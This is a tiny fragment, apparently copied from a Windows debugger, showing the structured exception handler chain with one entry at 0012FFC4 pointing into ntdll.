Address  SE handler
0012FFC4 ntdll.779BE355
```